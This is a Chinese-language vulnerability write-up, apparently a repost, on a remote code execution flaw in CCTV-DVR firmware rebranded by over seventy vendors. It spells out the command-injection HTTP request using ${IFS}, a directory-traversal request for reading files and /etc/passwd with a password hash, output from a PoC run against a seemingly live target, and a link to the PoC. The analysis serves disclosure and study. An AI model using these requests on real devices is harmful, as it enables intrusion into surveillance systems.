原文地址:http://drops.wooyun.org/papers/14033

0x00 起因

有个老外读了POINT OF SALE MALWARE: THE FULL STORY OF THE BACKOFF TROJAN OPERATION这篇paper后，对paper里面的数字窃贼先通过入侵CCTV系统识别目标所属的零售商，然后进一步入侵POS机，窃取信用卡帐号比较感兴趣，就去网上找了找了找该CCTV-DVR固件，然后通过分析发现了一个远程代码执行漏洞。然后我看他放出来POC，其实还利用了另一个该固件比较老的漏洞。下面一一说。

0x01 漏洞分析

通过shodan搜索"Cross Web Server"可以发现大概有18817个设备，其中美国占多数，然后是中国，泰国。这些设备监听81/82端口的居多，另外也有些监听8000端口，




图0

打开web后的页面如下：




图1

然后通过查看网页源码找到WebClient.html,在查看WebClient.html源码找到script/live.js,live.js里包含了logo/logo.png


图2

由这个logo知道这是一家销售CCTV系统的以色列公司，但是通过查看网站源码中的注释，发现是中国人写的代码，然后作者去官网下载了固件。固件下载回来是一个zip压缩包，解压后可以看到

```
total 9460
-rwx------ 1 darkcode darkcode   51696  2月 17  2012 XDVRStart.hisi
drwx------ 8 darkcode darkcode    4096  2月 17  2012 WebSites
drwx------ 2 darkcode darkcode    4096  2月 17  2012 VideoPlay
drwx------ 2 darkcode darkcode   20480  2月 17  2012 ui
-rwx------ 1 darkcode darkcode 6734792  2月 17  2012 td3520
-rwx------ 1 darkcode darkcode    5132  2月 17  2012 productcheck
drwx------ 2 darkcode darkcode    4096  2月 17  2012 product
-rwxrwxr-x 1 darkcode darkcode    4706  2月 17  2012 preupgrade.sh
-rwxrwxr-x 1 darkcode darkcode    2058  2月 17  2012 netupgrade.sh
drwx------ 5 darkcode darkcode    4096  2月 17  2012 modules
-rwx------ 1 darkcode darkcode  597664  2月 17  2012 mkisofs
-rwx------ 1 darkcode darkcode  137168  2月 17  2012 libtsnetdevice.so
-rwx------ 1 darkcode darkcode 1546846  2月 17  2012 libhi3520.so
drwx------ 2 darkcode darkcode    4096  2月 17  2012 language
-rwx------ 1 darkcode darkcode   65964  2月 17  2012 growisofs
-rwx------ 1 darkcode darkcode   25340  2月 17  2012 dvd+rw-format
-rwx------ 1 darkcode darkcode    1169  2月 17  2012 dep2.sh
drwx------ 2 darkcode darkcode    4096  2月 17  2012 config
-rwx------ 1 darkcode darkcode  427968  2月 17  2012 cdrecord
-rwxrwxr-x 1 darkcode darkcode    1026  2月 17  2012 boot.sh
drwxr-xr-x 6 darkcode darkcode    4096  3月 23 06:21 ..
drwxrwxr-x 9 darkcode darkcode    4096  3月 23 06:21 .
```

 图3

首先查看boot.sh，发现其中执行了另一个bash脚本deps2.sh，这个脚本执行了2个bin文件，分别是XVDRStart.hisi和td3520a，通过他们的文件体积，原文作者首先看了td3520a，td3520a包含了符号表，使分析变得很容易，通过预览了一阵代码，原文作者发现下面有问题的汇编代码


 图4

通过代码可以看出如果`/language/[language]/index.html`中的`[language]`目录存在，则解压到`[language]`，如果不存在，则DVRSsystem最终会执行"`tar -zxf /mnt/mtd/WebSites/language.tar.gz %s/* -C /nfsdir/language/`",这就导致了命令执行。看到这里想到原来玩CTF遇到/etc/crontab文件中管理员用tar做定期备份的时候，语句写成了`tar cfz /home/rene/backup/backup.tar.gz *`，引发的问题，原理可以参考http://www.defensecode.com/public/DefenseCode_Unix_WildCards_Gone_Wild.txt

要想利用还需要克服几个问题

1. web服务器不能处理使用空格或换行的URL编码
2. 命令长度有限制

可以通过`${IFS}`克服空格的限制

通过请求

```
#!bash
GET /language/Swedish${IFS}&&echo${IFS}$USER>test&&tar${IFS}/string.js HTTP/1.1
```

来执行查看当前用户的命令，这个HTTP请求会返回404

要看执行结果，需要利用一个比较老的漏洞递归漏洞来查看结果

```
#!bash
GET /../../../../mnt/mtd/test
```

```
darkcode@MacBook:~/Downloads/dvr/h264_dvr_rce-master$ proxychains python h264-dvr-rce.py http://[redacted]228.11:82/ -c
ProxyChains-3.1 (http://proxychains.sf.net)
[!] Checking if target "[redacted]28.11:82" is vulnable...
|S-chain|-<>-[redacted]-<><>-[redacted].228.11:82-<><>-OK
<Response [404]>
|S-chain|-<>-[redacted].18:8080-<><>-[redacted].228.11:82-<><>-OK
root

[V] Target "[redacted].228.11:82" is vulnerable!
```

 图5

其实如果不用命令执行漏洞来利用的话，也可以通过递归漏洞读取配置文件(/etc/passwd,/config/config.dat等)

```
root@kali:~# curl http://[redacted]8.11:82/..//../../../etc/passwd -s|strings
root:hldf85ln3UUCA:0:0::/root:/bin/sh
root@kali:~#
```
图6

POC地址如下：
https://github.com/k1p0d/h264_dvr_rce

这个产品的真正的制造商是深圳的同为数码（http://www.tvt.net.cn/），其他厂商估计是带贴标签的，也就是俗称的OEM（又叫定牌生产和贴牌生产，最早流行于欧美等发达国家，它是国际大公司寻找各自比较优势的一种游戏规则，能降低生产成本，提高品牌附加值）

受影响的厂商列表：

- Ademco
- ATS Alarmes technolgy and ststems
- Area1Protection
- Avio
- Black Hawk Security
- Capture
- China security systems
- Cocktail Service
- Cpsecured
- CP PLUS
- Digital Eye'z no website
- Diote Service & Consulting
- DVR Kapta
- ELVOX
- ET Vision
- Extra Eye 4 U
- eyemotion
- EDS
- Fujitron
- Full HD 1080p
- Gazer
- Goldeye
- Goldmaster
- Grizzly
- HD IViewer
- Hi-View
- Ipcom
- IPOX
- IR
- ISC Illinois Security Cameras, Inc.
- JFL Alarmes
- Lince
- LOT
- Lux
- Lynx Security
- Magtec
- Meriva Security
- Multistar
- Navaio
- NoVus
- Optivision
- PARA Vision
- Provision-ISR
- Q-See
- Questek
- Retail Solution Inc
- RIT Huston .com
- ROD Security cameras
- Satvision
- Sav Technology
- Skilleye
- Smarteye
- Superior Electrial Systems
- TechShell
- TechSon
- Technomate
- TecVoz
- TeleEye
- Tomura
- truVue
- TVT
- Umbrella
- United Video Security System, Inc
- Universal IT Solutions
- US IT Express
- U-Spy Store
- Ventetian
- V-Gurad Security
- Vid8
- Vtek
- Vision Line
- Visar
- Vodotech.com
- Vook
- Watchman
- Xrplus
- Yansi
- Zetec

- ZoomX

0x02 参考文章

- TVT TD-2308SS-B DVR - Directory Traversal Vulnerability
- Remote Code Execution in CCTV-DVR affecting over 70 different vendors